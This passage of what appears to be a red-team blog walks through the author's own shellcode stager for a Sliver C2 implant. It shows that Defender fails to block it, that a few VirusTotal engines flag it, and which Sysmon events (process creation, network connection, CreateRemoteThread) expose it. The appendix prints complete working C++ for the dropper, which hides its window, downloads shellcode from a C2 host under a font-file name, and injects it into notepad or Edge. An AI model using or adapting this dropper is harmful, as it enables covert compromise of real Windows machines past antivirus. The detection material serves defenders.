
Defense

With the stager in its current form, we have built a basic dropper to get a Sliver implant deployed. Time to take a step back and see how this could be stopped. First, I'll briefly check if AV solutions successfully block the stager. After that, I'll demo Sysmon and show how the process injection could at least be detected.

Protection


At this point, my first question was if Defender would still block this stager. Of course we should not expect too much from AV here since the stager is just a program we wrote ourselves, not well-known malware for which a signature could exist. Still, a modern Next-Generation AV solution should be able to detect unknown threats based on their behaviour.

For the test, I've built a binary "StagerInject.exe" and copied it over to the C2 server into the Apache web folder. Then, I turned on all the Defender features (Real-time and cloud protection as well as sample submission). Lastly, I downloaded the stager. Nothing happened. Executed the stager. Still no complaints from Defender, but an active session on the C2 server. Scary stuff, partly illustrated in the screenshot below:



Defender does not block the stager

Of course Defender is not the only AV solution out there, so the next escalation level was to upload to virustotal.com. As expected, at least some of the 72 AV solutions screening "StagerInject.exe" identified it is malware. A total of 8 solutions flagged the file as malicious.



8 AV solutions on VirusTotal detect the stager

Bear in mind that the detection rate could have been higher if the stager would load it's payload from a publicly available URL. Since VirusTotal cannot observe the shellcode as it is downloaded, behavioral analysis won't see much of what's going on.


Overall though, the result is somewhat disillusioning. It is way too easy to plug together a few pieces of code found on the internet to get around Defender and many other AV solutions.

Detection

While the stager might not be blocked right away, it might still be detectable by humans looking at logs. It's worth having a look at what can be seen with common security logging tools when the stager executes. Here I'll test-drive the free tool Sysmon, which is a very popular event collector for Windows.

Sysmon works out of the box but to make it more realistic, I recommend to apply a proper configuration. The sysmon-modular GitHub repository provides some configurations to get started with. There is a default configuration for common use cases as well as more verbose ones which the authors do not recommend for production use. Thus, I'll use the default configuration here.


On the Windows target machine, download Sysmon and the configuration file, then install Sysmon with `sysmon64.exe -accepteula -i sysmonconfig.xml` (as administrator). It should look like this:



Installation of Sysmon with the configuration file from sysmon-modular

Sysmon is nothing more than an event collector running on a Windows host. It will not analyse the events for you. Usually, they would be sent to a central platform for analysis. Nevertheless, it's possible to view the logs locally. Open the "Event Viewer", then select


“Application and Services Logs” -> “Microsoft” -> “Windows” -> “Sysmon” -> “Operational” and you will get a view of all Sysmon events logged on the system. This is what it looked like for me right after installation:



Event viewer shows all Sysmon events collected on the system


Let’s see if Sysmon will notice the stager. You should have the compiled file “StagerInject.exe” in your Downloads folder and a stage listener running on the C2 server. Run the stager and as before, you should get the session.

Now refresh the event viewer (hit F5) to see the new events collected by Sysmon. Among the many events collected you will find a few related to the stager. For example, Sysmon events with ID 1 track new processes as they are created. Here is what it looks like (the mention of ATT&CK technique T1036 is due to the config, which seems to apply this tag if the string “\Downloads\” is in the path of the file being executed):



Launching the stager created a Sysmon Event with ID 1

There is also another Sysmon event which tracks calls to `CreateRemoteThread`. It has ID 8 and below you can see what it looked like for me. It clearly shows that the process "StagerInject.exe" created a thread in "msedge.exe":



Launching the stager created a Sysmon Event with ID 8

Take a moment and look at the other logs Sysmon generates. It collects a wide array of data and even includes network-related logs. For example, you will find a Sysmon event with ID 3 that reports a network connection to port 80 of the C2 server (download of the

shellcode) as well as a DNS query resolving `sliver.labnet.local`, all related to the stager process.

Overall, we can see that stager execution might not be blocked by Defender right away, but it's also not very stealthy either. Logs collected by a tool like Sysmon would contain plenty of evidence. Of course, it depends on the environment if events like those we saw would raise suspicion. Are those events collected at all? If they are, is it possible to identify relevant events among all the others, and are administrators able to shut down the activity quickly?

Of course, there are also plenty of ways to add stealth to the stager, making it harder to detect. For now though I'll leave it like this. We got Sliver implants running without having to turn off Defender, which is good enough.

Appendix

This is the complete stager with hidden console window, fully implemented download function and all print statements removed.

```
#include <windows.h>#include <wininet.h>#include <tlhelp32.h>#include <stdio.h>
#pragma comment (lib, "Wininet.lib")


struct Shellcode {
    BYTE* pcData;
    DWORD dwSize;
};


DWORD GetTargetPID();
BOOL Download(LPCWSTR host, INTERNET_PORT port, Shellcode* shellcode);
BOOL Inject(DWORD dwPID, Shellcode shellcode);


int main() {
    ::ShowWindow(::GetConsoleWindow(), SW_HIDE); // hide console window

    DWORD pid = GetTargetPID();
    if (pid == 0) { return 1; }

    struct Shellcode shellcode;
    if (!Download(L"sliver.labnet.local", 80, &shellcode)) { return 2; }

    //printf("Injecting %ld bytes into PID %ld\n", shellcode.dwSize, pid);
    if (!Inject(pid, shellcode)) { return 3; }

    return 0;
}

// ------ Getting the shellcode ------ //

BOOL Download(LPCWSTR host, INTERNET_PORT port, Shellcode* shellcode) {
    HINTERNET session = InternetOpen(
        L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/105.0.0.0 Safari/537.36",
        INTERNET_OPEN_TYPE_PRECONFIG,
        NULL,
        NULL,
        0);

    HINTERNET connection = InternetConnect(
        session,
        host,
        port,
        L"",
        L"",
        INTERNET_SERVICE_HTTP,
        0,
        0);

    HINTERNET request = HttpOpenRequest(
        connection,
        L"GET",
        L"/fontawesome.woff",
        NULL,
```

```
        NULL,
        NULL,
        0,
        0);

    WORD counter = 0;
    while (!HttpSendRequest(request, NULL, 0, 0, 0)) {
        counter++;
        Sleep(3000);
        if (counter >= 3) {
            return 0; // HTTP requests eventually failed
        }
    }

    DWORD bufSize = BUFSIZ;
    BYTE* buffer = new BYTE[bufSize];

    DWORD capacity = bufSize;
    BYTE* payload = (BYTE*)malloc(capacity);

    DWORD payloadSize = 0;

    while (true) {
        DWORD bytesRead;

        if (!InternetReadFile(request, buffer, bufSize, &bytesRead)) {
            return 0;
        }

        if (bytesRead == 0) break;

        if (payloadSize + bytesRead > capacity) {
            capacity *= 2;
            BYTE* newPayload = (BYTE*)realloc(payload, capacity);
            payload = newPayload;
        }

        for (DWORD i = 0; i < bytesRead; i++) {
            payload[payloadSize++] = buffer[i];
        }

    }
    BYTE* newPayload = (BYTE*)realloc(payload, payloadSize);

    InternetCloseHandle(request);
    InternetCloseHandle(connection);
    InternetCloseHandle(session);

    (*shellcode).pcData = payload;
    (*shellcode).dwSize = payloadSize;
    return 1;
}

// ------ Finding a target process ------ //

DWORD GetFirstPIDProclist(const WCHAR** aszProclist, DWORD dwSize);
```

```
DWORD GetFirstPIDProcname(const WCHAR* szProcname);

DWORD GetTargetPID() {
    const WCHAR* aszProclist[2] = {
        L"notepad.exe",
        L"msedge.exe"
    };
    return GetFirstPIDProclist(aszProclist, sizeof(aszProclist) /
sizeof(aszProclist[0]));
}

DWORD GetFirstPIDProclist(const WCHAR** aszProclist, DWORD dwSize) {
    DWORD pid = 0;
    for (int i = 0; i < dwSize; i++) {
        pid = GetFirstPIDProcname(aszProclist[i]);
        if (pid > 0) {
            return pid;
        }
    }

    return 0;
}

DWORD GetFirstPIDProcname(const WCHAR* szProcname) {
    HANDLE hProcessSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hProcessSnapshot) return 0;

    PROCESSENTRY32 pe32;
    pe32.dwSize = sizeof(PROCESSENTRY32);
    if (!Process32First(hProcessSnapshot, &pe32)) {
        CloseHandle(hProcessSnapshot);
        return 0;
    }

    DWORD pid = 0;
    while (Process32Next(hProcessSnapshot, &pe32)) {
        if (lstrcmpiW(szProcname, pe32.szExeFile) == 0) {
            pid = pe32.th32ProcessID;
            //printf("Process found: %d %ls\n", pid, pe32.szExeFile);
            break;
        }
    }

    CloseHandle(hProcessSnapshot);
    return pid;
}

// ------ Injecting into process ------ //

BOOL Inject(DWORD dwPID, Shellcode shellcode) {
    HANDLE hProcess = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE |
PROCESS_CREATE_THREAD, FALSE, dwPID);
    if (!hProcess) { return 0; };

    LPVOID pRemoteAddr = VirtualAllocEx(hProcess, NULL, shellcode.dwSize,
(MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READ);
```

```
    if (!pRemoteAddr) {
        CloseHandle(hProcess);
        return 0;
    };

    if (!WriteProcessMemory(hProcess, pRemoteAddr, shellcode.pcData,
shellcode.dwSize, NULL)) {
        CloseHandle(hProcess);
        return 0;
    };

    HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)pRemoteAddr, NULL, 0, NULL);
    if (hThread != NULL) {
        WaitForSingleObject(hThread, 500);

        CloseHandle(hThread);
        CloseHandle(hProcess);
        return 1;
    }

    CloseHandle(hProcess);
    return 0;
}
```